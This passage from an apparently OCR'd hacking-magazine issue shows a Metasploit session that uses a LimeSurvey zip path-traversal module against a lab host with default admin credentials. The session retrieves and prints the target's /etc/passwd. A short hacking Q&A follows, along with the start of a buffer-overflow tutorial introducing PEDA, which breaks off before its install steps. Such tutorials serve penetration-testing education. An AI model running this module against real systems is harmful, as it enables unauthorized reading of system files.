
```
msf5 auxiliary(scanner/http/limesurvey_zip_traversals) > set rhosts 192.168.36.1
48
rhosts => 192.168.36.148
msf5 auxiliary(scanner/http/limesurvey_zip_traversals) > set username admin
username => admin
msf5 auxiliary(scanner/http/limesurvey_zip_traversals) > set password admin
password => admin
msf5 auxiliary(scanner/http/limesurvey_zip_traversals) > set targeturi /limesurv
ey
targeturi => /limesurvey
msf5 auxiliary(scanner/http/limesurvey_zip_traversals) > check
[*] 192.168.36.148:80 - This module does not support check.
msf5 auxiliary(scanner/http/limesurvey_zip_traversals) > 
```

After all the required options are set, execute the module.



```
msf5 auxiliary(scanner/http/limesurvey_zip_traversals) > run

[-] This method will possibly delete the file retrieved!!!
[+] File stored to: /home/hackercoolmagz/.msf4/loot/20200605183730_default_192.1
68.36.148__018646.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/limesurvey_zip_traversals) > 
```

The file has been successfully retrieved and stored in the metasploit loot directory. Let's view the file downloaded.



```
msf5 auxiliary(scanner/http/limesurvey_zip_traversals) > cat /home/hackercoolmag
z/.msf4/loot/20200605183730_default_192.168.36.148__018646.txt
[*] exec: cat /home/hackercoolmagz/.msf4/loot/20200605183730_default_192.168.36.
148__018646.txt

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

This is the target system's "passwd" file.

# HACKING Q & A

**Q : Can we use Metasploit from Windows?**

A : Yes. There is a Windows version of Metasploit Framework which can be downloaded and installed on any Windows machine. Note that Metasploit Framework requires administrative rights to be installed on the Windows system. If there is any antivirus installed on the Windows system, it may generate alerts while Metasploit is being installed or used. So don't forget to add proper exceptions first. Metasploit can be downloaded from the link given here. https://www.metasploit.com/download

**Q : Who is currently running the Anonymous group?**

A : Well, that was an excellent question. I will tell you this but you should not reveal it to anyone. Ok. Promise. Here I am revealing it.

The name anonymous itself means "not identified by name or nameless" and here you are asking about the anonymous hacking group. Bro/Sis, all we know about the anonymous is that it is an international hacking group which is decentralized. Decentralized means not having a central command. Although ther are reports of some of this group members being arrested, nobody exactly knows who they are.

**Q : What is brute force attack in cyber security? How it will be prevented?**

A : Brute force attack is a password attack in which hackers try a number of passwords each second until they find the correct one. Normally software called password crackers is used to do this.

Brute force attack is prevented by limiting the amount of times the user can try to login.


PART - 2 : Writing The First Buffer Overflow Exploit

# BUFFER OVERFLOW EXPLAINED

In the previous Issue, (HackercoolMag April 2020) our readers have learnt practically as to what buffer overflow is and how a buffer overflow vulnerability can be identified in a program using fuzzing. Our readers have also seen how we exploited it.


But manually fuzzing the program can be tiresome sometimes. In the example we have shown in the previous Issue, the buffer only needed 32 characters to be overflown but what if the buffer has a very large (let's say 1000) size. Manual fuzzing then becomes a tiresome process.

We need some automation and simplification. It's time to introduce PEDA. PEDA is a Python Exploit Development Assistance for GNU Debugger. It enhances the functionality of the GNU Debugger by displaying disassembly codes, `registers and memory information during debugging. It also allows users to create a random pattern within the gdb console and also find the offset etc. We will learn more about the tool practically. This tool can be installed as shown below.



